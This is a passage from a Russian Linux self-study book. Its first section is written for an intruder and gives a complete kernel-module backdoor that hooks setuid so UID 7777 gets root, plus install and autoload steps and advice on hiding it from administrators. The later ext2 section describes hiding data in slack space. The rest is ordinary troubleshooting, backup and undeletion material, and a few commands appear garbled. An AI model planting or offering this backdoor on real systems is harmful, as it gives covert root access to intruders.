Программа **Chkrootkit** предназначена для обнаружения **Rootkit**. Данная программа сверяет результат, выдаваемый программой **ps**, с каталогом **/rproc**, выявляя скрытые процессы. Кроме того, данная программа может использоваться для обнаружения **Rootkit**-наборов **LKRn** (n — номер версии), **ARK** и червя **Ramen**, а также других программ, которые основаны на этих наборах.

Что же делать? Нужно внести изменения в сам код ядра. Эта наиболее надежный способ защиты — вас уже никто не обнаружит, поскольку вы можете заставить ядро скрыть все ваши следы. Вы, наверное, заметили, что данный метод очень похож на замещение стандартных функций стандартных библиотек, который рассматривался в прошлом пункте. Только сейчас мы будем модифицировать код ядра, а не библиотеки.

Но этот способ имеет свои недостатки, причем довольно солидные:

1. Вам нужно на своей машине создать такое ядро, которое могло бы работать на машине жертвы. Нужно учитывать установленное аппаратное обеспечение, параметры ядра. Простейший способ — это копирование файла конфигурации ядра взламываемой машины на свой компьютер. Затем вы вносите изменения в исходный код ядра и, используя скопированный **Makefile**, перекомпилируете ядро. Затем нужно скопировать ядро на машину жертвы. Есть небольшой подводный камень: а если на компьютере жертвы установлено ядро со специфическими заплатками, которых у вас нет. Или используется какой-нибудь коммерческий драйвер для такого оборудования, которого у вас нет. Если вы соберете ядро без поддержки этих функций, на компьютере жертвы оно не будет корректно работать и вас заметят.
2. Второй недостаток связан с установкой ядра. После копирования ядра в каталог **/boot** нужно выполнить команду **lilo** и перезагрузить компьютер. Перезагрузку компьютера, сами понимаете, может заметить администратор.

Исходя из всех этих размышлений, мы не будем перекомпилировать ядро. Нам помогут загружаемые модули, которые позволяют вносить изменения в ядро без перезагрузки компьютера. Ядро взламываемой машины должно быть собрано с поддержкой модулей. В большинстве случаев это так.

Посмотрите, какие модули загружены у вас. Для этого введите команду **lsmod**. Для добавления модуля используется команда **insmod**, а для удаления — **rmmmod**.

Сейчас мы напишем небольшой модуль и для начала внедрим его в свою систему. Исходный код модуля приведен в листинге 32.1.

Листинг 32.1. Внедряемый в ядро модуль

```
#define _KERNEL_
#define MODULE
#include <linux/module.h>
#include <linux/config.h>
#include <linux/sched.h>
#include <linux/types.h>
#include <linux/version.h>
#include <sys/syscall.h>
int my_setuid(uid_t);
int (*real_setuid)(uid_t);
extern void *sys_call_table[];
/* Действия, выполняющиеся при инициализации модуля */
int init_module()
{
    /* Сохраняем настоящий вызов setuid() */
    real_setuid = sys_call_table [SYS_setuid];
    /* Перехватываем вызов setuid() и заменяем его функцией my_setuid() */
    sys_call_table[SYS_setuid] = (void *)my_setuid;
    return 0;
}
/* Действия, выполняющиеся при удалении модуля */
int cleanup_module()
{
    /* Восстанавливаем настоящий вызов setuid() */
    sys_call_table[SYS_setuid] = (void*)real_setuid;
    return 0;
}
/* Наша функция, заменяющая setuid() */
int my_setuid(uid_t uid)
{
    /* Если UID пользователя равен 7777, то превращаем его в администратора */
    if (uid==7777) {
        current->uid = 0;
        current->gid = 0;
        current->euid = 0;
        current->egid = 0;
        return 0;
    }
    /* В противном случае передаем управление настоящей функции setuid() */
    return (*real_setuid)(uid);
}
Теперь откомпилируем модуль:
```

```
# gcc -o uid -c uid.c
Скопируем модуль в /lib/modules/misc и установим его:
# cp uid.o /lib/modules/misc
# insmod uid
```

Остановимся подробнее на принципе работы модуля. При загрузке модуля выполняется функция `init_module()`. Данная функция перехватывает функцию `setuid()`, которая используется для получения прав администратора и заменяет ее нашей функцией `my_setuid()`. Наша функция проверяет UID пользователя и, если UID равен 7777, «дарит» этому счастливому пользователю права администратора. Если UID не равен 7777, функция `my_setuid()` передает управление настоящей функции `setuid()`. Для всех пользователей, в том числе и администратора, все происходит прозрачно, поэтому, скорее всего, он не заметит подмены.

Что нам дает этот модуль? Любая программа, которая вызовет функцию `setuid(7777)` получит права администратора.

Для того чтобы модуль загружался автоматически при запуске системы, его вызов нужно добавить в файл `/etc/conf.modules` (или `/etc/modules.conf`).

А что, если администратор введет команду `lsmod` и обнаружит присутствие инородного модуля? Могу предложить вам три варианта:

1. Самый простой: назначить модулю какое-нибудь правдоподобное имя, например, `pe2k.o`.
2. Использовать механизм скрытия модуля в списке модулей. Об этом вы сможете прочитать по адресу <http://phrack.info/pexus.com/search.phtml?view&article=p52-18>. В этой статье рассматривается модуль `itf`, который скрывает сам себя.
3. Модифицировать исходный код какого-нибудь уже используемого в систему модуля, а затем перекомпилировать его и установить в систему. Модуль должен использоваться до этого на машине жертвы.

Наверняка эту книгу, кроме крэкера (я принципиально не употребляю слово «хакер»), читает и администратор. Как же ему уберечь систему от подобного рода вторжений? И что делать, если заподозрил что-то неладное?

Первым делом нужно переустановить систему или хотя бы загрузиться с «чистого» ядра. Таким ядром может послужить ядро, записанное на первом CD вашего дистрибутива Linux. Ничему нельзя верить, если ядро системы взломано. После загрузки с использованием «чистого» ядра нужно заменить (восстановить с резервной копии) все стандартные программы, проверить файл `/etc/passwd` на наличие посторонних записей, и, конечно же, сменить пароль. После того, как вы узнаете, как взломщик проник в вашу систему, желательно переустановить ОС.

ВОССТАНОВЛЕНИЕ СИСТЕМЫ ПОСЛЕ СБОЕВ. ПОВЫШЕНИЕ НАДЕЖНОСТИ РАБОТЫ

Глава 33

**ДИАГНОСТИКА И
УСТРАНЕНИЕ СБОЕВ**

Глава 34

**ВОССТАНОВЛЕНИЕ
ДАННЫХ**

Глава 35

**ТЕХНОЛОГИЯ РЕЗЕРВНОГО
КОПИРОВАНИЯ**

Глава 36

**ТЕХНОЛОГИИ И ОСОБЕННОСТИ
ХРАНЕНИЯ ДАННЫХ**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Диагностика и устранение сбоев

33.1. Аппаратные и программные сбои

Не смотря на то, что Linux является довольно стабильной операционной системой, сбои все же происходят. Все сбои можно классифицировать так: аппаратные и программные.

Аппаратные, как правило, происходят по следующим причинам:

- Неправильная установка аппаратного средства.
- Выход из строя аппаратного средства.
- Некорректная работа драйвера.
- Неправильная настройка драйвера.
- Проблемы BIOS.

Последние три причины можно было бы выделить в отдельную группу — аппаратно-программные сбои, так как кроме аппаратуры в сбое участвует и программное обеспечение, но мы не будем этого делать.

Начнем с первой причины — неправильная установка аппаратного средства. Все современные устройства соответствуют технологии PnP: Plug and Play («Включай и работай»). Однако не подумайте, что устройство достаточно подключить к компьютеру, и оно сразу будет работать — его придется еще настраивать. Раньше, на старых устройствах, находились переключатели (джамперы), с помощью которых устанавливались аппаратные параметры устройства, например, DMA, IRQ и порт ввода/вывода.

Благодаря технологии PnP распределение аппаратных ресурсов производится автоматически и больше нам не нужно вручную выставлять все необходимые параметры — об этом позаботится PnP. После того, как устройство установлено, операционная система должна распознать его и установить соответствующий драйвер, если она, конечно, найдет его.

Бывают случаи, когда ядро системы не поддерживает работу с данным устройством. Тогда нужно перекомпилировать ядро (о том, как это сделать, написано в соответствующем разделе данной книги).

Вторая проблема более серьезная — выход из строя аппаратуры. Основным симптомом данной проблемы является отказ в работе аппаратуры, исправной и нормально работающей до этого.

Последние две проблемы не так страшны — первая решается перекомпилированием ядра, а если это не помогает, значит, нужно загрузить новую версию драйвера и опять пересобрать ядро. Вторую проблему можно решить, внимательно прочитав документацию по устройству и драйверу. Только на основании официальной документации можно правильно настроить устройство.

Хотя и из этого правила существуют исключения: даже в официальной документации можно встретить не просто опечатки, а грубые ошибки. Особенно часто этим грешат некоторые производители ноутбуков. В этом случае приходится посещать различные конференции, беспокоить службу поддержки производителя или же просто действовать методом «научного тыка». Последний метод используется чаще всего и, как правило, самый результативный.

Как же устранить аппаратный сбой? Прежде всего нужно определить причину сбоя. Это может быть неправильное подключение устройства (в случае с жестким диском и другими накопителями), конфликт прерываний (если в вашей системе установлены старые устройства), конфликт других ресурсов, например, DMA.

Начните поиск с самого очевидного. Например, для жестких дисков проверьте правильность их подключения. Бывают случаи, когда вы подключили диск как Master, а с помощью джампера установили режим работы Slave. Обычно Master подключается к концу интерфейсного кабеля, а Slave — к его середине.

Аналогично для гибких дисков: дисковод fd0 (A) подключается к концу кабеля, а fd1 — к середине. Я рекомендую использовать режим Cable select (CS). Этот режим поддерживают все современные материнские платы и жесткие диски. В режиме CS жесткий диск, подключенный к окончанию кабеля, будет автоматически считаться главным (Master), а к его середине — Slave.

Иногда бывает так, что Linux не хочет загружаться на данной конфигурации. Например, при загрузке доходит до определения устройства и зависает. Тогда нужно извлечь устройство и попробовать загрузить систему заново. Так вы уже точно будете знать, в чем причина.

Затем попробуйте подключить это устройство к другому компьютеру или подключить аналогичное устройство к этому компьютеру. Лучше выполнить оба действия, если есть такая возможность: этим вы однозначно определите, работает ли устройство (если подключите к другому компьютеру, и оно будет работать) или что неправильно сконфигурировано ядро системы (если аналогичное устройство не будет работать).

Во втором случае перекомпилируйте ядро. Я рекомендую загрузить конфигурацию ядра по умолчанию и откомпилировать стандартное ядро. В большинстве случаев проблема будет устранена.



Примечание

Я думаю, понятно, что нужно не просто перекомпилировать ядро, но и включить специфические для устройства опции.

Вы удивитесь, когда узнаете, какое количество сбоев происходит из-за перегрева компьютера. Проверьте, правильно ли работает вентилятор на процессоре и работает ли он вообще. Современные материнские платы оснащены средствами мониторинга за состоянием системы. Загляните в BIOS: там вы найдете текущую температуру процессора и материнской платы, скорость вращения вентилятора на процессоре и на материнской плате.

Системный блок не должен находиться возле источника тепла, например, батареи или камина. Также нельзя размещать системный блок во влажных помещениях.

Теперь перейдем к программным сбоям. Чаще всего программные сбои происходят по следующим причинам:

- Ошибка в программе.
- Неправильная настройка.
- Аппаратная несовместимость.

Чаще всего мне приходилось сталкиваться с первой проблемой. В свою очередь, эта проблема обычно происходит из-за неряшливого программирования. Ну не мог недалновидный разработчик предусмотреть, что ваша база данных разрастется до таких размеров и что программа будет «подвисать» при запуске.

Устранить такую проблему может только разработчик. Если вы обладаете исходными текстами программы и навыками в программировании, можете попытаться устранить эту проблему самостоятельно. Должен сказать, что это занятие не из приятных — тут через два месяца сам не можешь вспомнить, что и как писал, несмотря даже на подробные комментарии, не говоря уже о том, чтобы копаться в чужом коде.

О неправильной настройке и методах ее устранения я не вижу большого смысла говорить. Как говорил один мой знакомый: «Читайте маню» (он имел в виду man).

К аппаратной несовместимости относятся все аппаратные сбои и нехватка оперативной памяти. Например, как может программа записать данные на диск, если он вышел из строя во время работы системы?

Сюда также можно отнести неспособность программы работать на вашем оборудовании. Это относится к аппаратно-зависимым программам. Напри-

мер, написал разработчик игру и «заточил» он ее под nVidia. А что же делать вам с вашим Voodoo? Ждать, пока разработчик выпустит новую версию или хотя бы Voodoo-патч для текущей версии.

Нехватка оперативной памяти решается очень просто — идете в магазин и покупаете дополнительные 128 Мб ОЗУ. Конечно, ваш бумажник похудеет на какие-нибудь \$15-35 (в зависимости от типа памяти — PC133 или DDR). А если сегодня выходной и все магазины закрыты или уже нет свободного слота для нового модуля, значит, можно создать дополнительное своп-пространство. Жесткий диск, естественно, вам сейчас переразбивать не хочется, поэтому создадим своп-файл (а не своп-раздел).

Создаем пустой файл /swap/sw-file (размер 32 Мб):

```
dd if=/dev/zero of=/swap/sw-file bs=1k count=32768
```

Создаем своп:

```
mkswap /swap/sw-file 32768
```

Никто вам не мешает создать в этом файле файловую систему и использовать ее, например:

```
mke2fs -m 0 /swap/sw-file затем mount -t ext2 /mnt/disk1 /sw/sw-file
```

Параметр `m` задает процент блоков, которые будут зарезервированы для суперпользователя (по умолчанию 5%).

После создания раздела (файла) подкачки, его нужно активизировать. Команда `swapon -a` включает все разделы своппинга, а команда `swapon [раздел]` включает конкретный раздел.

В нашем случае нужно выполнить команду:

```
swapon /dev/hda3
```

Естественно, файл подкачки `swapon` найти не может, поэтому нужно выполнить команду:

```
swapon /swap/sw-file
```

Чтобы убедиться, что ваш файл (раздел) подкачки активизирован, выполните команду `free`. Команда `free` выводит информацию об использовании памяти, в том числе и виртуальной. В колонке `total` выводится общий размер памяти и подкачки (Mem и Swap соответственно), в колонке `used` — размер занятой памяти, а `free` — свободной.

После активизирования файла (раздела) подкачки общий размер свопа (Swap Total) должен увеличиться на размер только что активизированного раздела — в нашем случае на 32 Мб.

Команда `swapon -a` обычно помещается в сценарий загрузки системы. Команду `swapon /swap/sw-file` нужно включить в сценарий загрузки после команды `swapon -a`. Не будете же вы вводить ее каждый раз при загрузке?

Иногда бывает очень полезно загрузиться в однопользовательском режиме, чтобы устранить неисправность. Для этого укажите параметр ядра `single` при загрузке Linux.

33.2. Средства диагностики

В предыдущем пункте мы обсудили стратегию устранения сбоев. Самым важным элементом нашей стратегии является диагностика сбоя. Сначала доктор ставит диагноз, а потом выписывает рецепт, ведь так?

Самое первое средство диагностики — это BIOS. Как только вы включаете питание компьютера, запускается процедура самотестирования системы (POST — Power On Self Test). При обнаружении сбоя система выведет на экран соответствующее сообщение. Исходя из этого сообщения, вы будете предпринимать какие-нибудь действия. А что делать, если компьютер только пищит, а на экране ничего нет? В большинстве случаев на вашем компьютере будет установлена BIOS одного из трех производителей: AWARD, AMI или Phoenix. Дело в том, что разные BIOS «пищат по-разному», то есть одной и той же ошибке соответствуют разные звуковые сигналы.

Начнем с AWARD. В табл. 33.1 представлены коды звуковых сигналов, оповещающих об ошибке.

Коды сигналов AWARD

Таблица 33.1

Сигнал	Ошибка
Один звуковой сигнал	Ошибок нет, нормальный запуск
Два звуковых сигнала	Небольшие неполадки. Обычно работает видеоплата, и на экране вы увидите сообщение об ошибке и приглашение нажать F1 для продолжения работы (Press F1 to continue)
Один длинный и два коротких сигнала	Неполадки с видеоадаптером. Возможно, просто плохо присоединен кабель к монитору или адаптер «криво» вставлен в слот. Вытащите и снова установите адаптер в слот и проверьте кабель к монитору

На этом все сигналы AWARD заканчиваются, BIOS AMI намного информативнее в этом плане (см. таблицу 33.2).

Коды звуковых сигналов AMI

Таблица 33.2

Количество сигналов	Ошибка
1	Как и в случае с AWARD, нормальный запуск
1	Если на мониторе ничего нет, значит, это ошибка регенерации памяти. Обычно происходит из-за плохого контакта — извлеките модули памяти и заново установите их.
2	Ошибка контрольной суммы памяти. Возможно, неисправен один из модулей. Но на всякий случай проверьте контакты памяти
3	Ошибка в первых 64 Кб памяти. Скорее всего, причина та же — или плохой контакт или неисправен один модуль

Таблица 33.2 (продолжение)

Количество сигналов	Ошибка
4	Неисправен первый системный таймер. Скорее всего, вам нужна новая материнская плата
5	Ошибка процессора. Попробуйте установить ваш процессор в другой компьютер. Если он работает, значит, неисправна материнская плата
6	Невозможно перевести процессор в виртуальный режим (Gate A20 Failure). Включите опцию Fast Gate A20 в SETUP. Если не поможет, тогда неисправна микросхема контроллера клавиатуры 8042. Как правило, проблема решается заменой материнской платы
7	Особая ситуация процессора (Processor Exception Interrupt Error). Попробуйте заменить процессор, но я сомневаюсь, что это поможет
8	Неисправен видеoadapter. Проверьте контакты адаптера, кабель к монитору. Возможно, вы, пытаясь увеличить производительность, установили слишком высокую частоту шины. Попробуйте также установить видеоплату в другой слот
9	Неисправна микросхема BIOS или дефект адаптера с собственной BIOS
10	Неисправность в специальном регистре CMOS-памяти. Купите новую системную плату

Если происходит аппаратный сбой во время работы или загрузки системы, ядро начинает паниковать. Паника ядра (kernel panic) — это ситуация, когда ядро сталкивается с непреодолимой проблемой, например, отказ жесткого диска или же попытка использовать недопустимый адрес в памяти.

Обычно в панике ядро приостанавливает работу системы. На консоль с помощью функции `printk()` выводится сообщение об ошибке и ее причине, например, `Kernel panic: VFS: Unable to mount root fs`.



Примечание

Ошибка `Kernel panic: VFS: Unable to mount root fs` чаще всего возникает, если вы при установке жесткого диска неправильно подключили его. Скорее всего, вы перепутали и подключили второй жесткий диск как Master, а первый — как Slave.

Вывести ядро из состояния паники можно одним способом — только перезагрузкой компьютера. Смело нажимайте на `Reset` и попробуйте заново загрузить систему. Если ошибка повторится, начинайте искать причину. Вы можете передать ядру параметр `panic=30`. В этом случае ядро через 30 секунд после отображения сообщения `Kernel panic` перезапустит машину. Данный параметр очень полезен на автономных серверах, возле которых нет обслуживающего персонала.

Сообщения ядра передаются демону `klogd`, который записывает их в каталог `/var/log/kernel`. Все сообщения делятся на три группы: ошибки (записываются в файл `errors`), предупреждения (файл `warnings`) и информационные сообщения ядра (файл `info`). Наиболее важные сообщения ядро выводит на консоль с помощью функции `printk()`. На консоль выводятся также сообщения, которые нельзя запротоколировать обычным образом, например, отказал жесткий диск и сообщение ядра невозможно записать в протокол.

Если вы хотите видеть все сообщения ядра, при загрузке передайте ядру параметр `debug`.

Если при загрузке сообщения выводятся слишком быстро, вы можете просматривать их с помощью комбинаций клавиш **Ctrl + Page Up**, **Ctrl + Page Down** (или **Shift + PgUp**, **Shift + PgDn**). Вы можете увидеть сообщения ядра (рис. 33.1) в любой удобный для вас момент. Для этого введите команду:

```
/bin/dmesg | less
```

```
Linux version 2.4.18-alt7junior-up (goldhea@dash.office.altlinux.ru) (gcc vers...
on 2.96 20000731 (ALT Linux, build 2.96-ipl15mdk)) #1 Wed Jun 5 23:27:03 MSD 200
2
BIOS-provided physical RAM map:
 BIOS-e820: 0000000000000000 - 000000000009fc00 (usable)
 BIOS-e820: 000000000009fc00 - 00000000000a0000 (reserved)
 BIOS-e820: 00000000000a0000 - 0000000000100000 (reserved)
 BIOS-e820: 0000000000100000 - 00000000007ff0000 (usable)
 BIOS-e820: 00000000007ff0000 - 00000000007ff3000 (ACPI NVS)
 BIOS-e820: 00000000007ff3000 - 00000000008000000 (ACPI data)
 BIOS-e820: 00000000008000000 - 00000000100000000 (reserved)
On node 0 totalpages: 32752
zone(0): 4096 pages.
zone(1): 28656 pages.
zone(2): 0 pages.
Building zonelist for node : 0
Kernel command line: BDDT_IMAGE-linux-up ro root=305 fbprogress=/dev/tty10
Local APIC disabled by BIOS -- reenabling.
Found and enabled local APIC!
Initializing CPU#0
Detected 434.329 MHz processor.
Console: colour dummy device 80x25
Calibrating delay loop... 865.07 BogoMIPS
:
```

Рис. 33.1. Сообщения ядра

Далее по ходу загрузки системы вы увидите сообщения о загружаемом сервисе. Каждое такое сообщение сопровождается выводом одного из трех сообщений — **ERROR** (красным цветом), **PASSED** (желтым) или **OK** (зеленым). Первое сообщение означает, что на данном этапе произошла ошибка и вам нужно заглянуть в каталог `/var/log` и просмотреть соответствующий файл протокола. Сообщение **PASSED** обычно означает, что ошибка устранена во время загрузки самой программой. Как правило, после проверки некорректно размонтированной файловой системы программой `fsck` выводится сообщение **PASSED**.

Если вы не видите загрузочных сообщений, нажмите комбинацию клавиш **Alt + F10**. В некоторых дистрибутивах, например, **ALT Junior**, эти сообщения скрыты от пользователя загрузочной заставкой. Чтобы увидеть их, нужно нажать комбинацию клавиш, переданную ядру в виде параметра `fbprogress` (см. рис. 33.1).



Примечание

Параметр `fbprogress` определяет консоль, на которую будут выводиться загрузочные сообщения. Обычно это консоль `/dev/tty10`, для перехода на которую нужно нажать комбинацию клавиш **Alt + F10** — вот откуда она взялась.

Для диагностики сетевых плат и других сетевых интерфейсов используется программа `ifconfig` (рис. 33.2). Если при запуске программы вы увидели, что ваш интерфейс, например, `eth0` есть в списке, значит, устройство сконфигурировано правильно. Программа `ifconfig`, помимо всего прочего, сообщит вам также аппаратный MAC-адрес вашей сетевой платы. Сообщение `EAGAIN` программы `ifconfig` свидетельствует о конфликте прерываний.



```
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:60 errors:0 dropped:0 overruns:0 frame:0
TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
collisions:0
RX bytes:3225 (3.1 Kb) TX bytes:3225 (3.1 Kb)

vmnet1 Link encap:Ethernet HWaddr 00:50:56:C0:00:01
inet addr:192.168.2.1 Bcast:192.168.2.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

vmnet8 Link encap:Ethernet HWaddr 00:50:56:C0:00:08
inet addr:192.168.1.1 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)

[root@localhost ebini]#
```

Рис. 33.2. Программа `ifconfig`

Для диагностики старых ISA-плат, поддерживающих технологию PnP, очень полезной является программа `isapnp`.

Вот сейчас мы вплотную подошли к самому важному средству диагностики — файловой системе `/proc`. Данная файловая система монтируется при загрузке системы и предоставляет информацию о процессах, запущенных в системе, а также о параметрах системы (табл. 33.3).

Файловая система `/proc` используется для доступа к структурам данных в ядре, чтобы избежать чтения и записи устройства `/dev/kmem`. Большинство файлов этой файловой системы доступно только для чтения, но некоторые позволяют изменять переменные ядра.

В этой таблице описаны далеко не все файлы файловой системы `/proc`, а только наиболее полезные из них. Исследуйте файловую систему самостоятельно с помощью `ps`, а затем введите команду `man proc`. Вы узнаете много интересных вещей о своей системе.

Файл	Описание
/proc/1	Информация о процессе с номером PID=1 (init)
/proc/1/cwd, /proc/1/root	Ссылки на рабочий и корневой каталоги соответственно
/proc/1/exe	Ссылка на исполнимый файл
/proc/1/cmdline	Параметры, переданные программе при запуске
/proc/1/environ	Параметры окружения, используемые программой. Чтобы вывести окружение процесса 1, введите команду: (cat /proc/1/environ; echo) tr «\000» «\n»
/proc/1/maps	Карта памяти
/proc/1/mem	Файл mem является памятью процесса. Не следует путать его с файлом /dev/mem — устройство /dev/mem соответствует физической памяти
/proc/1/mmap	Каталог карт, полученных с помощью системного вызова mmap()
/proc/1/td	Подкаталог, содержащий ссылки на все открытые процессом файлы в данный момент
/proc/1/stat	Информация о статусе процесса, которая используется программами ps и top
/proc/asound	Подкаталог, содержащий информацию об установленной звуковой плате и ее параметрах
/proc/bus/pci/devices	Информация о шине PCI
/proc/driver	Подкаталог, содержащий информацию о драйверах
/proc/fs/quota	Параметры квотирования
/proc/ide	Подкаталог, содержащий информацию о EIDE-устройствах
/proc/irq	Подкаталог, содержащий информацию о IRQ
/proc/net	Подкаталог, содержащий информацию о сетевых интерфейсах. Мы уже знакомы с файлом /proc/net/dev, который мы использовали для учета трафика
/proc/cmdline	Файл содержит параметры, переданные ядру во время загрузки
/proc/cpuinfo	Информация о процессоре
/proc/devices	Информация о символьных и блочных устройствах
/proc/dma	Информация об используемых DMA-каналах
/proc/filesystems	Информация о поддерживаемых ядром файловых системах
/proc/interrupts	Информация о прерываниях, в этом файле вы найдете номер используемого прерывания, а также название устройства, которое использует данное прерывание
/proc/ioports	Информация о портах I/O
/proc/kcore	Этот файл на 4К меньше ядра
/proc/loadavg	Информация о загрузке системы
/proc/mdstat	Информация о RAID-массивах
/proc/meminfo	Использование памяти
/proc/modules	Информация о загруженных в данный момент модулях
/proc/mounts	Информация о подмонтированных файловых системах
/proc/pci	Информация о PCI-устройствах
/proc/stat	Различная статистическая информация
/proc/uptime	Время работы системы
/proc/version	Версия ядра

33.3. Создание загрузочных дисков

При установке Linux программа установки предлагает вам создать загрузочный диск. Создать диск нужно обязательно, потому что если вы в очередной раз переустановите Windows, Linux загрузить у вас не получится. Если вы не создали такой диск во время установки, значит, сейчас самое время это сделать. Запустите программу **drakfloppy**.

На рис. 33.3 программа работает в режиме эксперта. Если вы себя таким не считаете, не нажимайте кнопку Режим эксперта. В обычном режиме программа позволяет выбрать устройство для записи ядра и само ядро.

В режиме эксперта вы можете указать, какие модули вы хотите поместить на загрузочную дискету. На загрузочную дискету обычно помещается только ядро системы, без файловой системы. В качестве параметров ядру передается имя корневой файловой системы, которую ядро подмонтирует при загрузке.

Установив нужные параметры, нажмите кнопку Создать диск, перед этим было бы хорошо вставить дискету в дисковод. Чтобы не было неприятных сюрпризов, сразу же попробуйте загрузиться с этой дискеты. Затем, если загрузка прошла успешно, спрячьте эту дискету куда-нибудь подальше (желательно, чтобы вы потом вспомнили, куда именно вы ее положили).



Рис. 33.3. Создание загрузочной дискеты

33.4. Программа контроля файловой системы Fslint

Программа **Fslint** является помощником программы **fsck** — она позволяет обнаружить и исправить небольшие проблемы файловой системы, например:

- Дубликаты файлов (зачем вам лишние копии?).
- Временные файлы.
- «Плохие символические ссылки», то есть ссылки, которые указывают на несуществующий файл.
- Пустые каталоги.
- Прочие мелочи.

Регулярное использование программы поможет вам содержать вашу файловую систему в идеальном состоянии. Программу можно скачать по адресу www.iol.ie/~padraiga/fslint/. После установки пакета **FSlint-2.00-1.no-atrch.rpm** запустите программу командой **Fslint** (рис. 33.4).

Использовать программу предельно просто: нажмите кнопку **Add** и добавьте каталог в список поиска. Чтобы проверить всю файловую систему, добавьте каталог **/**, при этом убедитесь, что включен режим **recurse**.

Затем нажмите на одну из кнопок, расположенных слева. Например, если вы хотите найти дубликаты файлов, нажмите кнопку **Duplicates**. Программа выведет вам список лишних копий одного и того же файла.




Рис. 33.4. Программа **Fslint**

Восстановление данных

34.1. Восстановление удаленного файла

Восстановить удаленный файл можно с помощью Midnight Commander. Зарегистрируйтесь как администратор и запустите `mc`. Выполните команду меню **Команда → Восстановление файлов**. Затем введите имя устройства без `dev`, например, `hda`. Через определенное время Midnight Commander представит вам список удаленных *i*-узлов (инодов). Если вы не знаете номер *i*-узла удаленного файла, вам придется просмотреть их все, чтобы найти нужный вам файл. Хотя нет никакой гарантии, что вы его вообще найдете.

34.2. Соккрытие, восстановление и безопасность информации

Прежде чем приступить к экспериментированию с программами, которые описываются в этом пункте, вы должны точно знать, что вы делаете. Неосторожное использование этих программ может привести к потере данных на диске. Всем известно, что если файл был удален из компьютера, его можно восстановить.

В операционной системе Linux не предусмотрены альтернативные потоки данных, но удаленные командой `/bin/gm` файлы все же остаются на диске. Большинство дистрибутивов Linux используют файловую систему файловую систему `ext2` (или ее журналируемую версию `ext3`). Если рассмотреть структуру файловой системы `ext2`, то сразу становится ясно, где могут быть скрыты данные.

Давайте начнем с классического метода соккрытия данных в UNIX (даже не используя `ext2`). Запустите процесс, который сначала открывает файл `i`, не

закрывая, удаляет его. Содержимое файла все еще продолжает оставаться на диске, и это пространство не будет запрашиваться другими программами. Обратите внимание на то, что если запустить процесс, стирающий самого себя, его содержимое может быть найдено в файловой системе /proc (в образе памяти). Команда

```
cp /proc/$PID/exe /tmp/file
```

восстановит этот файл в каталоге /tmp.

Если файл был удален программой /bin/rm, его содержимое все еще остается на диске, пока оно не будет перезаписано (поверх) другими файлами. Существуют утилиты, например, **e2undel** (<http://e2undel.sourceforge.net/>), которые автоматически восстанавливают файлы. Все они основываются на Linux Ext2fs Undeletion mini-HOWTO_ (<http://www.linuxsecurity.com/docs/HOWTO/mini/Ext2fs-Undeletion.html>), которое является хорошим руководством по восстановлению файлов с разделов Linux. Восстановление может также быть выполнено и вручную с помощью утилиты **debugfs** (как описано в вышеупомянутом руководстве).

В целом, если попытка восстановления файла была предпринята сразу после его удаления, и раздел был быстро размонтирован, шансы полностью восстановить файл очень высоки. Если файловая система интенсивно использовалась, вероятность успешного восстановления данных значительно уменьшается. Однако если мы будем смотреть на проблему с оптимистической точки зрения, возможность восстановления чего-либо (особенно чего-нибудь небольшого), все еще очень высока. Помню, когда-то я восстановил файл, который удалил полгода назад. Тогда я был удивлен не меньше вас. Правда, все это дело было под Windows 98, и для восстановления файлов я использовал программу NT Recovery.

Таким образом, файлы могут быть скрыты в свободном пространстве. Если было удалено много копий одного и того же файла, шансы восстановления вышеупомянутым методом очень высоки. Однако из-за запутанности файловой системы ext2 процесс восстановления может быть надежен только для маленьких файлов.

Более детальный взгляд на структуру файловой системы ext2 показывает существование «резервов». Файловая система адресует части дискового пространства, называемые блоками. Обычно размер блока для файловой системы ext2 равен 1, 2 или 4 Кб.

Если размер файла меньше, чем размер блока, оставшееся пространство потрачено впустую. Это и называется «резервом». Эта проблема долго мучила пользователей Windows 9x с файловой системой FAT16, которая использовала размеры блока до 32 Кб, тратя впустую огромное дисковое пространство при сохранении маленьких файлов.

При использовании раздела объемом 4 Гб размер блока составляет 4К (размер блока выбирается автоматически при создании файловой системы

утилитой **mke2fs**). Таким образом, можно надежно скрывать до 4 КБ данных на файл при использовании маленьких файлов. Данные будут недоступными для дискового использования, невидимыми для файловой системы и не обнаруживаемыми проверочными устройствами целостности файла. Используемыми алгоритмы вычисления контрольной суммы файла (CRC) и MAC-времени. Ext2-дискета (с размером блока 1КБ) тоже позволяет скрывать данные, хотя и меньшие размеры.

